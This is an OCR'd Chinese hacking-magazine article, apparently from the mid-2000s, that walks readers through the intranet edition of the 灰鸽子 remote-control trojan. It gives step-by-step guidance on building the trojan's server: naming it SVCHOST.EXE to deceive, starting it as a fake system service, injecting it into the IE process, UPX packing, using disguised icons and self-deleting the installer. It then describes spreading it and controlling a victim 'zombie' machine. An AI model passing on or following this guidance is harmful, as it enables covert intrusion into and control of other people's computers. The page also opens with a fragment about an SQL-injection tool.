


图13

就到这里，我只是把我个人的一些使用心得写出来和大家分享而已，具体如何还是大家自己使用后感觉吧！

（啊D SQLTOOLS 2.0在光盘中有提供）

内网用户的福音——灰鸽子内网通版

文 天涯衰草

继在新年伊始推出全新版本的灰鸽子2005VIP版以后，灰鸽子工作室再接再厉又推出了全新力作——灰鸽子内网通版。从名称中就可以看出来，该版本的亮点是内网用户可以直接操控其他的远程计算机，到底内网通是怎样一个版本的灰鸽子木马呢，请大家跟随笔者一起去瞧瞧吧。

一、服务端的亮点

首先从灰鸽子的官方主页上下载灰鸽子内网通版的压缩包，然后解压并运行压缩包中的客户端程序H_Client.exe，由于该版本当前只限于灰鸽子的注册用户使用，所以运行木马后会弹出一个登录窗口，在用户正确输入了用户名和密码后，就会打开内网通版灰鸽子的操作窗口（如图1）。




图1

如果你暂时还不是灰鸽子的注册用户，可以点击登录窗口中的“注册向导”命令查看和用户注册相关的内容。从图1中我们可以看到，新版的灰鸽子在操作界面上和其它版本的灰鸽子基本相似，这样的话，用户操作起来也非常的方便并且更加容易上手。

以前的灰鸽子版本在配置服务端程序前，用户首先需要通过工具栏上的“自动上线”按钮对客户端和服务端连接的方式进行设置。先前其它版本的灰鸽子在连接方式上基本采用了传统的“主动连接方式”和当前流行的“反弹连接方式”共存的方法；“反弹连接”又为用户提供了三种方式，除了用户常见的“域名反弹”和“FTP反弹”外，还有专为注册用户提供的“上线连接”方式。用户可以根据自己的需要选择相应的连接方式。

我们知道，包括灰鸽子在内的当前流行的木马，它们都采用了传统的C/S模式，当作为控制端的电脑和被控制端的电脑通过网络连接后，我们就可以通过本地的客户端程序控制远程的服务端程序，达到控制对方的目的。但客户端电脑和服务端电脑所处的网络位置的不同，也限制了用户的网络连接方式。目前通过客户端电脑对服务端电脑进行控制基本上会出现以下四种情况：

A.单机控制单机；B.单机控制局域网（内网）中的电脑；C.局域网中的电脑控制单机；D.局域网中的电脑控制局域网中的电脑

最早的主动连接方式可以对A和C两种情况实施远程控制操作，但是随着网络防火墙的诞生以及不能对局域网中的电脑进行远程控制，所以有人提出了反弹连接的方法，这样不但可以穿透防火墙对服务端电脑进行控制，还可以使单机用户控制局域网中的电脑成为可能。可是不管是使用主动连接的方式还是反弹连接的方式，局域网中的电脑控制局域网中的电脑都无法实现，最后只有通过反弹连接的方式和端口映射技术相配合，才成功的解决了这种情况下的远程控制问题。而端口映射对于普通的菜鸟朋友有实在太困难了，所以灰鸽子在这时推出的内网通版正好解决了菜鸟朋友的难题。

在全新的内网通版本中，灰鸽子的作者已经为用户设置好了连接的方式，使用户无需自己单独设置。那灰鸽子到底采用了什么技术，可以使局域网中的电脑能轻松的控制局域网中的电脑呢？原来，当内网通版的客户端程序第一次登录与服务端程序进行通讯时，需要中间服务器打通NAT通道，这样用户以后就可不再依赖中间服务器了，服务器只作验证用户之用，实际上和我们平时使用的腾讯QQ采用了相同的原理。

知道了木马的通信原理后，现在就可以开始配置服务端程序了。点击工具栏上的“配置服务程序”，在弹出的“服务器配置”窗口中选择“安装选项”面板，首先在“安装名称”中输入服务端程序安装后程序名称，最好取一个很迷惑人的名称，如SVCHOST.EXE（如图2）。




图2

灰鸽子的服务端程序配置功能不但可以生成可执行文件EXE，还可以生成.com和.bat为结尾的服务端文件。用户还可以自定义上线图像，这样就可以方便的区别每一个上线的用户，然后对“上线分组”、“上线备注”、“连接密码”等其它的选项进行设置。如果用户选择了“自动删除安装文件”选项，服务端程序就会在安装后自动销毁。选择了“在任务栏显示图标”选项后，服务端程序会在远程计算机的任务栏中显示出一个服务端程序的图标。由于以前版本的灰鸽子有键盘记录功能，但不少用户用于非法记录他人密码等敏感信息，所以灰鸽子内网通版本已经去掉了这个功能。再切换到“启动选项”选项卡对服务端程序的启动进行设置。灰鸽子针对不同的系统采用了不同的启动方法，9X的系统使用了注册表进行启动，而NT内核的系统则采用了系统服务项进行启动的方法，至于服务项的内容怎么写大家就可以发挥想象随意编写，当然用户也可以依照系统本身的服务项来写。不过这里需要特别注意的是，所有的信息千万不能都照抄系统服务，否则启动用的服务项和系统本身的服务发生冲突会造成服务端程序无法正常启动（如图3）。




图3

设置好“启动选项”之后木马就会像系统的服务项一样随机启动。内网通版新添加了一个“插件功能”选项卡，这里我们可以添加捆绑一些需要的插件。首先点击“文件路径”后的按钮选择需要的插件，然后点击“添加”按钮将其添加到插件列表。如果用户选择了“只在程序安装时加载插件”的选项后，那么插件只会在服务端程序安装运行的时候进行加载，以后服务端程序在随系统启动的时候就不会再加载了（如图4）。

不过木马现在还没有现成可用的插件，用户可通过公开插件的源代码按照自己的需要编写一些功能插件。切换到“高级选项”选项卡，为了增强服务端程序的隐蔽性，灰鸽子内网通版继续采用了线程插入技术，不过只能插入到I E 浏览器的IEXPLOPE.EXE进程中，并且该项设置只对Windows2000/XP的系统有效（如图5）。




图 4




图 5

除了新增隐藏选项外，还可以对服务端的加壳选项进行设置，包括“不加壳”和“使用UPX加壳”两个选项（如图5）。另外，新的灰鸽子内网通版在“服务端配置”窗口新添加了“文件图标”面板。木马默认使用的是常见的安装程序图标，用户可以在下面的图标中选择你喜欢的其它图标，或者点击“选择图标”按钮，木马不但可以直接使用图标文件，还可以从可执行文件（*.EXE）和动态连接库文件（*.DLL）等文件中提取相关的图标进行使用（如图6）。




图 6

所有的配置完成后，点击“生成服务器”按钮就可以生成我们需要的木马服务端，在服务端的生成过程中，进度条会提示服务端版本的版本号。

二、服务端控制

木马的服务端程序已经被我们成功的传播出去了，现在就耐心地等待服务端自动上线吧！相对其它木马来说，灰鸽子的用户甚至不需要对客户端程序进行设置即可使用。好了，现在已经有一台远程计算机上线了，我们就可以开始控制这台远程计算机了。点击“自动上线主机”列表，用鼠标指向这台肉鸡就会显示出远程计算机的IP地址和相应的地理位置（如图7）。




图 7

如果用户想更改主机的提示方式，可以在主机列表中点击鼠标右键，从弹出的菜单中选择用户需要的提示方式（如图8）。

